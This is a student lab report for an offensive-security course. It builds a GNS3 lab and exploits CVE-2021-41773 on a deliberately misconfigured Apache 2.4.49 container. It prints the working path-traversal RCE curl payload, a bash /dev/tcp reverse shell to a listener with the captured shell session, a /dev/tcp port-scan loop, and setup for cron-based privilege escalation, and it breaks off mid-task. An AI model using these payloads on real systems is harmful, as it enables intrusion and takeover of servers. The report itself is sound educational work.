

3 - Software Vulnerabilities (high-level exploitations)

Name of report: SW_VULNS_LAB_3_Nikita_Niakhai

Course: Offensive Technologies

Performed by *Nikita Niakhai*

Date submission: 14.05.2026

This lab is designed to guide you through building a practical penetration testing environment and simulating real-world attack scenarios. You'll set up a minimal yet functional network architecture that includes both vulnerable and secure systems, mimicking common enterprise layouts such as DMZs and segmented networks. Through a series of tasks, you'll exploit known vulnerabilities, attempt lateral movement, and escalate privileges — ultimately simulating an advanced persistent threat. The goal is to deepen your understanding of offensive security techniques and network exploitation while reinforcing concepts in ethical hacking and system hardening.

Task 1 - Setup of Infrastructure for Penetration Testing

Setup of a Minimal Network Architecture

- I used GNS3 with GNS3VM and `ubuntu 22.04 live server.iso` for virtual VMs inside GNS3
- I created a minimal lab architecture with an attacker host, a vulnerable node, and a protected kingdom node, put them in one LAN with static IP addresses and ipv4 forwarding to the NAT through the vulnerable node.




Figure. Minimal penetration testing network with attacker host, vulnerable node, protected kingdom node, perimeter segment, and isolated internal subnet.

Configurations on nodes:

```

#BobIsVulnerable
# Change hostname and add static IPs to vuln node
echo "BobIsVulnerable" | sudo tee /etc/hostname
echo "127.0.0.1 BobIsVulnerable" >> /etc/hosts
# On BobIsVulnerable

```

```

echo "nameserver 8.8.8.8" | sudo tee /etc/resolv.conf
sudo chattr +i /etc/resolv.conf
ping google.com
sudo hostname BobIsVulnerable
sudo ip a add 10.0.0.1/24 dev ens4
sudo ip link set ens4 up
# Assign internal IP if not already set
# Make it persistent (Ubuntu 22.04 uses netplan)
sudo tee /etc/netplan/99-internal.yaml <<EOF
network:
  version: 2
  ethernets:
    ens3:
      addresses: [10.0.0.1/24]

netplan apply

# On BobIsVulnerable – enable forwarding + NAT
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
# (ens3 = the NAT-facing interface on Bob, adjust if different)
sudo iptables -t nat -A POSTROUTING -s 10.0.0.0/24 -o ens3 -j MASQUERADE

```

```

# KingdomCome
# Similar steps for kingdom node
echo "KingdomCome" | sudo tee /etc/hostname
echo "127.0.0.1 KingdomCome" >> /etc/hosts
sudo hostname KingdomCome
sudo ip a add 10.0.0.2/24 dev ens3
sudo ip link set ens3 up
echo "nameserver 8.8.8.8" | sudo tee /etc/resolv.conf
# Prevent systemd-resolved from overwriting it
sudo chattr +i /etc/resolv.conf

```

```
# On Kingdom and Client – route internet traffic through Bob
sudo ip route add default via 10.0.0.1
```

```
# MisterClientAkaSmith
# Similar steps for client node
echo "MisterClientAkaSmith" | sudo tee /etc/hostname
echo "127.0.0.1 MisterClientAkaSmith" >> /etc/hosts
sudo hostname MisterClientAkaSmith
sudo ip a add 10.0.0.3/24 dev ens3
sudo ip link set ens3 up
echo "nameserver 8.8.8.8" | sudo tee /etc/resolv.conf
# Prevent systemd-resolved from overwriting it
sudo chattr +i /etc/resolv.conf
# On Kingdom and Client – route internet traffic through Bob
sudo ip route add default via 10.0.0.1
```

- I used the attacker host as the operator workstation (**GNS3VM**) for controlled validation and evidence collection. Gained access on my host machine via ssh.

```

gns3@gns3vm:~$ ping 192.168.60.130
PING 192.168.60.130 (192.168.60.130) 56(84) bytes of data.
64 bytes from 192.168.60.130: icmp_seq=1 ttl=64 time=3.71 ms
64 bytes from 192.168.60.130: icmp_seq=2 ttl=64 time=8.52 ms
64 bytes from 192.168.60.130: icmp_seq=3 ttl=64 time=1.65 ms
^C
--- 192.168.60.130 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.646/4.626/8.519/2.879 ms
gns3@gns3vm:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0e:14:83 brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    altname ens32
    inet 192.168.254.128/24 metric 100 brd 192.168.254.255 scope global dynamic eth0
        valid_lft 1241sec preferred_lft 1241sec
    inet6 fe80::20c:29ff:fe0e:1483/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0e:14:8d brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    altname ens33
    inet 192.168.60.128/24 metric 100 brd 192.168.60.255 scope global dynamic eth1
        valid_lft 1242sec preferred_lft 1242sec
    inet6 fe80::20c:29ff:fe0e:148d/64 scope link
        valid_lft forever preferred_lft forever
4: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen
    1000
    link/ether 52:54:00:49:7d:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
        valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether fa:8e:1b:3b:f9:19 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
gns3@gns3vm:~$

```

Figure. Attacker node testing connections

- I deployed the vulnerable node as the first assessment target inside the exposed LAN, perimeter, or DMZ-like segment and tested connectivity
 - between nodes inside LAN
 - to NAT
 - to the attacker

```
BobIsVulnerable x KingdomCome MisterClientAkaSmith
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 0c:e7:02:a9:00:00 brd ff:ff:ff:ff:ff:ff
   altname enp0s3
   inet 192.168.60.130/24 metric 100 brd 192.168.60.255 scope global dynamic ens3
       valid_lft 1735sec preferred_lft 1735sec
   inet6 fe80::ee7:2ff:fea9:0/64 scope link
       valid_lft forever preferred_lft forever
3: ens4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 0c:e7:02:a9:00:01 brd ff:ff:ff:ff:ff:ff
   altname enp0s4
   inet 10.0.0.1/24 brd 10.0.0.255 scope global ens4
       valid_lft forever preferred_lft forever
   inet6 fe80::ee7:2ff:fea9:1/64 scope link
       valid_lft forever preferred_lft forever
root@BobIsVulnerable:~# ping google.com
PING google.com (142.251.38.78) 56(84) bytes of data.
64 bytes from tzhema-ad-in-f14.1e100.net (142.251.38.78): icmp_seq=1 ttl=128 time=200 ms
64 bytes from tzhema-ad-in-f14.1e100.net (142.251.38.78): icmp_seq=2 ttl=128 time=160 ms
^C
--- google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 160.117/180.027/199.937/19.910 ms
root@BobIsVulnerable:~# ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=2.42 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=1.37 ms
^C
--- 10.0.0.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 1.368/1.895/2.422/0.527 ms
root@BobIsVulnerable:~# ping 10.0.0.3
PING 10.0.0.3 (10.0.0.3) 56(84) bytes of data.
64 bytes from 10.0.0.3: icmp_seq=1 ttl=64 time=2.59 ms
64 bytes from 10.0.0.3: icmp_seq=2 ttl=64 time=6.40 ms
64 bytes from 10.0.0.3: icmp_seq=3 ttl=64 time=1.87 ms
^C
--- 10.0.0.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 1.870/3.619/6.400/1.987 ms
root@BobIsVulnerable:~#
```

```
root@BobIsVulnerable:~# ping 192.168.60.128
PING 192.168.60.128 (192.168.60.128) 56(84) bytes of data.
64 bytes from 192.168.60.128: icmp_seq=1 ttl=64 time=2.58 ms
64 bytes from 192.168.60.128: icmp_seq=2 ttl=64 time=1.68 ms
64 bytes from 192.168.60.128: icmp_seq=3 ttl=64 time=2.25 ms
^C
--- 192.168.60.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.678/2.169/2.578/0.371 ms
root@BobIsVulnerable:~#
```


Figure. Vulnerable node testing connections

- I deployed the kingdom node as the protected internal system that was not directly exposed as the initial vulnerable target.

- I isolated the kingdom node in a separate internal segment so that access to it depended on network design, trust boundaries, and segmentation behavior.
- Also I tested the connectivity.

```
# Install and enable OpenSSH with password auth
sudo apt update && sudo apt install -y openssh-server
sudo sed -i 's/^#PasswordAuthentication yes/PasswordAuthentic
ation yes/' /etc/ssh/sshd_config
sudo sed -i 's/^PasswordAuthentication no/PasswordAuthenticat
ion yes/' /etc/ssh/sshd_config
sudo systemctl restart sshd

# Create a user with a known password (this is the credential
client will use)
sudo useradd -m -s /bin/bash kingdomuser
echo "kingdomuser:kingdom123" | sudo chpasswd
```



```
root@KingdomCome:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 0c:52:39:b2:00:00 brd ff:ff:ff:ff:ff:ff
    altname enp0s3
    inet 10.0.0.2/24 brd 10.0.0.255 scope global ens3
        valid_lft forever preferred_lft forever
    inet6 fe80::e52:39ff:feb2:0/64 scope link
        valid_lft forever preferred_lft forever
root@KingdomCome:~# ping 10.0.0.1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=1.87 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=64 time=2.20 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=64 time=1.50 ms
^C
--- 10.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.502/1.858/2.198/0.284 ms
root@KingdomCome:~# ping 10.0.0.3
PING 10.0.0.3 (10.0.0.3) 56(84) bytes of data.
64 bytes from 10.0.0.3: icmp_seq=1 ttl=64 time=3.06 ms
64 bytes from 10.0.0.3: icmp_seq=2 ttl=64 time=5.19 ms
64 bytes from 10.0.0.3: icmp_seq=3 ttl=64 time=1.91 ms
64 bytes from 10.0.0.3: icmp_seq=4 ttl=64 time=1.81 ms
^C
--- 10.0.0.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 1.813/2.993/5.193/1.360 ms
root@KingdomCome:~#
```

Figure. Kingdom node testing connections

- My next step was setting up packets for a client machine and verifying the connectivity.

```
# Install SSH client, remove any known_hosts so it will prompt on first connect
sudo apt update && sudo apt install -y openssh-client
rm -f ~/.ssh/known_hosts
```

```
# created a script that simulates periodic SSH login to kingdom
# (trigger this manually during Task 3)
cat > ~/ssh_to_kingdom.sh <<'EOF'
```

```
#!/bin/bash
sshpas -p "kingdom123" ssh -o StrictHostKeyChecking=no kingd
omuser@10.0.0.2 "echo connected"
EOF
chmod +x ~/ssh_to_kingdom.sh
sudo apt install -y sshpas
```

```
root@MisterClientAkaSmith:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 0c:42:66:be:00:00 brd ff:ff:ff:ff:ff:ff
    altnam enp0s3
    inet 10.0.0.3/24 scope global ens3
        valid_lft forever preferred_lft forever
    inet6 fe80::e42:66ff:febe:0/64 scope link
        valid_lft forever preferred_lft forever
root@MisterClientAkaSmith:~# ping 10.0.0.1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=1.59 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=64 time=1.67 ms
^C
--- 10.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.593/1.633/1.674/0.040 ms
root@MisterClientAkaSmith:~# ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=1.30 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=1.60 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=1.81 ms
^C
--- 10.0.0.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.301/1.570/1.809/0.208 ms
root@MisterClientAkaSmith:~# ping google.com
PING google.com (216.58.201.14) 56(84) bytes of data.
64 bytes from lhr35s03-in-f14.1e100.net (216.58.201.14): icmp_seq=1 ttl=127 time=162 ms
64 bytes from lhr35s03-in-f14.1e100.net (216.58.201.14): icmp_seq=2 ttl=127 time=171 ms
64 bytes from lhr35s03-in-f14.1e100.net (216.58.201.14): icmp_seq=3 ttl=127 time=169 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 161.776/167.342/171.387/4.068 ms
root@MisterClientAkaSmith:~#
```

Figure. Client node testing connections

Task 2 - Make an exploitation

Controlled Vulnerability Validation

- I selected one software vulnerability as the main proof-of-concept target for the vulnerable node.



Exploitation: CVE-2021-41773 (Apache 2.4.49 Path Traversal + RCE)

Apache HTTP Server **2.4.49** has a path traversal flaw in URL normalization. When `mod_cgi` is enabled and `Require all denied` is **not** set on `cgi-bin`, an attacker can traverse outside the document root and execute arbitrary commands via a crafted URL — no auth required.

Validation of the Chosen Software Vulnerability

- I created a custom docker container with deprecated version of apache server allowing me to gain access to **Apache 2.4.49 Path Traversal + RCE**. To this point I came on the second attempt since first two approaches with installing community containers did not work out.
- Setup vulnerable node and infrastructure:

```
# On BobIsVulnerable
sudo apt update && sudo apt install -y docker.io
sudo systemctl start docker

# Run Apache 2.4.49 with mod_cgi enabled (intentionally misconfigured)
sudo docker run -d \
  --name apache-vuln \
  --network host \
  httpd:2.4.49

# Exec in and enable CGI + misconfigure access
sudo docker exec apache-vuln bash -c '
  sed -i "s/Options Indexes FollowSymLinks.*/Options Indexes
  FollowSymLinks ExecCGI/" /usr/local/apache2/conf/httpd.conf
```

```

    sed -i "s/#LoadModule cgid_module/LoadModule cgid_module/"
/usr/local/apache2/conf/httpd.conf
    sed -i "s/#LoadModule cgi_module/LoadModule cgi_module/" /u
sr/local/apache2/conf/httpd.conf
    echo "AddHandler cgi-script .cgi .sh" >> /usr/local/apache
2/conf/httpd.conf
    sed -i "/cgi-bin/,/Directory/{/Require all denied/d}" /usr/
local/apache2/conf/httpd.conf
    apachectl restart
'

```

```

# Container's configuration for apache vulnerability
sudo docker exec apache-vuln bash -c '
sed -i "s/    Options None/    Options ExecCGI/" /usr/local/a
pache2/conf/httpd.conf
apachectl restart
'

```

Since this version was not succeeding, I rebuild it to some custom solution (config details).

```

sudo docker stop apache-vuln && sudo docker rm apache-vuln

```

```

sudo mkdir /tmp/apachebuild && sudo tee /tmp/apachebuild/Dock
erfile <<'EOF'
FROM httpd:2.4.49
RUN sed -i 's/Require all denied/Require all granted/g' /usr/
local/apache2/conf/httpd.conf
RUN sed -i 's/Options None/Options ExecCGI/g' /usr/local/apac
he2/conf/httpd.conf
RUN sed -i 's/#LoadModule cgid_module/LoadModule cgid_modul
e/' /usr/local/apache2/conf/httpd.conf
RUN sed -i 's/Options Indexes FollowSymLinks$/Options Indexes
FollowSymLinks ExecCGI/' /usr/local/apache2/conf/httpd.conf
EOF

```

```
sudo docker build -t apache-vuln-custom /tmp/apachebuild/  
sudo docker run -d --name apache-vuln --network host apache-v  
uln-custom
```

- From attacker machine I tested the path (CVE):

```
# Simple path traversal – read /etc/passwd  
# RCE - execute id command  
curl -s --path-as-is "http://192.168.122.59/cgi-bin/.%2e/.%2  
e/.%2e/.%2e/bin/sh" \  
  --data "echo Content-Type: text/plain; echo; id"
```





Figure. RCE executing command from the attacker

- Getting a reverse shell. I exploited this vulnerability via `curl` from the attacker, so that I gain CLI access as a docker env user.

```
# First, start listener on attacker ():  
nc -lvp 4444  
  
# Executed id command from bob  
curl -s --path-as-is "http://192.168.122.59/cgi-bin/.%2e/.%2  
e/.%2e/.%2e/bin/bash" \  
  --data "echo Content-Type: text/plain; echo; bash -i >& /dev/tc  
p/192.168.122.1/4444 0>&1"  
  
# Then send the payload from victim:  
curl -s --path-as-is \  
  -d 'echo Content-Type: text/plain; echo; bash -i >& /dev/tc  
p/192.168.122.1/4444 0>&1' \  
  --path-as-is
```

```
"http://192.168.122.59/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/bas  
h"
```



```
root@BobIsVulnerable:~# curl -s --path-as-is "http://192.168.122.59/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/bash" \
--data "echo Content-Type: text/plain; echo; bash -i >& /dev/tcp/192.168.122.1/4444 0>&1"

gns3@gns3vm: ~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.122.59 41280
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
daemon@BobIsVulnerable:/bin$ pwd
/bin
daemon@BobIsVulnerable:/bin$ whoami
whoami
daemon
daemon@BobIsVulnerable:/bin$
daemon@BobIsVulnerable:/bin$
daemon@BobIsVulnerable:/bin$
daemon@BobIsVulnerable:/bin$
daemon@BobIsVulnerable:/bin$
```

Figure. POC of exploiting the vulnerability. Reverse shell. Gaining access.

- I validated the selected issue only against the lab-owned vulnerable node.
- I confirmed that the service matched the expected version, exposure, and network reachability before validation.

Exploration of the Environment from the Validated Node

- Then I explored the network further:

```
# From reverse shell on BobIsVulnerable container:
id
hostname
cat /etc/hosts
ip a    # or: hostname -I
```

```
# Scan internal network (install nmap or use /dev/tcp trick)
for i in $(seq 1 5); do
    (echo >/dev/tcp/10.0.0.$i/22) 2>/dev/null && echo "10.0.
0.$i:22 open"
done
```

```
daemon@BobIsVulnerable:/bin$ whoami
whoami
daemon
daemon@BobIsVulnerable:/bin$ hostname
hostname
BobIsVulnerable
daemon@BobIsVulnerable:/bin$ cat /etc/hosts
cat /etc/hosts
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
127.0.0.1 BobIsVulnerable
127.0.0.1 BobIsVulnerable
```

Figure. First exploring steps on the vulnerable node

- I reviewed the validated node from the obtained lab context.

```
# I am inside the container.
# Since --network host is set, the container
# shares Bob's network stack directly.
# Checked interfaces differently:
cat /proc/net/fib_trie | grep -A1 "LOCAL" | grep "32 host"

# Now scan for Kingdom and Client:
for i in $(seq 1 5); do
    (echo >/dev/tcp/10.0.0.$i/22) 2>/dev/null && echo "10.0.
0.$i:22 open"
```

done

```
# Fixing docker error with internet for LAN
```

```
sudo iptables -I FORWARD 1 -s 10.0.0.0/24 -j ACCEPT
sudo iptables -I FORWARD 2 -d 10.0.0.0/24 -m state --state RE
LATED,ESTABLISHED -j ACCEPT
```

```
daemon@BobIsVulnerable:/bin$ cat /proc/net/fib_trie | grep -A1 "LOCAL" | grep "32 host"
<oc/net/fib_trie | grep -A1 "LOCAL" | grep "32 host"
    /32 host LOCAL
    /32 host LOCAL
    /32 host LOCAL
    /32 host LOCAL
    /32 host LOCAL
    /32 host LOCAL
    /32 host LOCAL
    /32 host LOCAL
    /32 host LOCAL
daemon@BobIsVulnerable:/bin$ hostname -I
hostname -I
192.168.122.59 10.0.0.1 172.17.0.1
daemon@BobIsVulnerable:/bin$

192.168.122.59 10.0.0.1 172.17.0.1
daemon@BobIsVulnerable:/bin$ for i in $(seq 1 5); do
  (echo >/dev/tcp/10.0.0.$i/22) 2>/dev/null && echo "10.0.0.$i SSH open"
done
for i in $(seq 1 5); do
  > (echo >/dev/tcp/10.0.0.$i/22) 2>/dev/null && echo "10.0.0.$i SSH open"
  >
done
10.0.0.1 SSH open
10.0.0.2 SSH open
```

Figure. More of exploring steps on the vulnerable node

- Now I identified local network interfaces, reachable lab subnets, active services, and trust relationships relevant to the kingdom network.
- I used these results to decide how the internal kingdom segment could be assessed in Task 3.

Gaining root access

Prerequisites for the gaining privilege access.

- Recreated a container with crontab mounted (basically always present on victims)

```
sudo docker stop apache-vuln && sudo docker rm apache-vuln
```

```
sudo docker run -d \  
  --name apache-vuln \  
  --network host \  
  -v /etc/crontab:/host/crontab \  
  apache-vuln-custom
```

```
chmod o+w /etc/crontab
```

- Rexploited the vulnerability on new environment.

```
# Attacker
```

```
nc -lvnp 4444
```

```
# Bob
```

```
curl -s --path-as-is "http://192.168.122.59/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/bash" \  
  --data "echo Content-Type: text/plain; echo; bash -i >& /dev/tcp/192.168.122.1/4444 0>&1"
```

```
daemon@BobIsVulnerable:/bin$ cat /host/crontab  
cat /host/crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
# You can also override PATH, but by default, newer versions inherit it  
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# Example of job definition:  
# ----- minute (0 - 59)
```

Figure. Bob's environment with crontab present

- Creating new console tab with a new shell listening on port 5555.

